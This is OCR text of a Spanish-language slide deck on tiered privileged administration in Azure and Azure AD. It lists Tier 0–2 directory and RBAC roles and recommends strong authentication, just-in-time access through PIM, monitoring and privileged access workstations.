
WAP

Application proxy connector

Otros

(DNS…)


# Modelo de administración por tiers



# Roles en Azure y Azure AD

Roles de Azure

Roles del Directorio



# Roles Tier 0

## Roles Azure AD Tier 0

Directory roles:

- Global administrator
- Privileged role administrator
- Privileged authentication Administrator
- Security administrator
- Compliance administrator
- Conditional access administrator
- Application administrator
- Cloud application administrator
- Intune service administrator
- Enterprise Agreement Portal Admins (Enterprise admin, department admin, account owner, service administrator)

## Azure RBAC for tier 0


Recursos

- Domain controllers
- Security token services (AD FS)
- Azure Active Directory Connect
- Public Key Infrastructure (CA)

Azure Roles

- Owner
- Contributor
- User access administrator
- Virtual Machine Contributor
- + Many other RBAC roles

# Roles Tier 1



## Roles Azure AD  Tier 1

Directory roles

- Exchange administrator
- SharePoint administrator
- Teams service administrator
- Skype for Business administrator
- Authentication administrator
- + Any non-Tier 0 Azure AD directory role who controls users with tier-1 permissions

## Azure RBAC for Tier 1

Recursos

- Componentes IaaS or PaaS para aplicaciones y servicios web desarrollados a medida
- La mayoría de los grupos de recursos de Azure

Azure Roles

- Owner
- Contributor
- User access administrator
- Virtual machine contributor
- + Many other RBAC roles

# Roles Tier 2

## Roles Azure AD  Tier 2

Directory roles

- Device Administrators*
- Cloud Device Administrator*
- Password Administrator
- Helpdesk Administrator
- Intune RBAC users over Tier-2 devices

*If Cloud PAWs are used, use Administrative units instead

## Azure RBAC for Tier 2


Recursos


- Windows Virtual Desktop
- SCCM Cloud Management Gateway


# Buenas prácticas cuentas privilegiadas


- Limita el **número** de personas
- **Autenticación fuerte**
  - Passwordless
  - Multifactor forzado
- **Monitoriza** la actividad
- Usa un sistema de **“Just In Time”**
- Usa **PAWs**

# Permisos justo a tiempo con PIM




InPrivate
Dashboard - Microsoft Azur
Privileged Identity Mana
https://portal.azure.com/#blade/Microsoft_Azure_PIM/CommonMenuBlade/pendingApprovalRequests
Microsoft Azure
Search resources, services, and docs
Home > Privileged Identity Management - Approve requests
Privileged Identity Management - Approve requests
Quick start
Tasks
My roles
My requests
Application access
Approve requests
Review access
Manage
Azure AD directory roles
Azure resources
Activity
My audit history
Troubleshooting + Support
Troubleshoot
New support request
Approval requests for Azure AD directory roles
Approve
Deny
Refresh
ROLE
REQUESTOR
REASON
START TIME
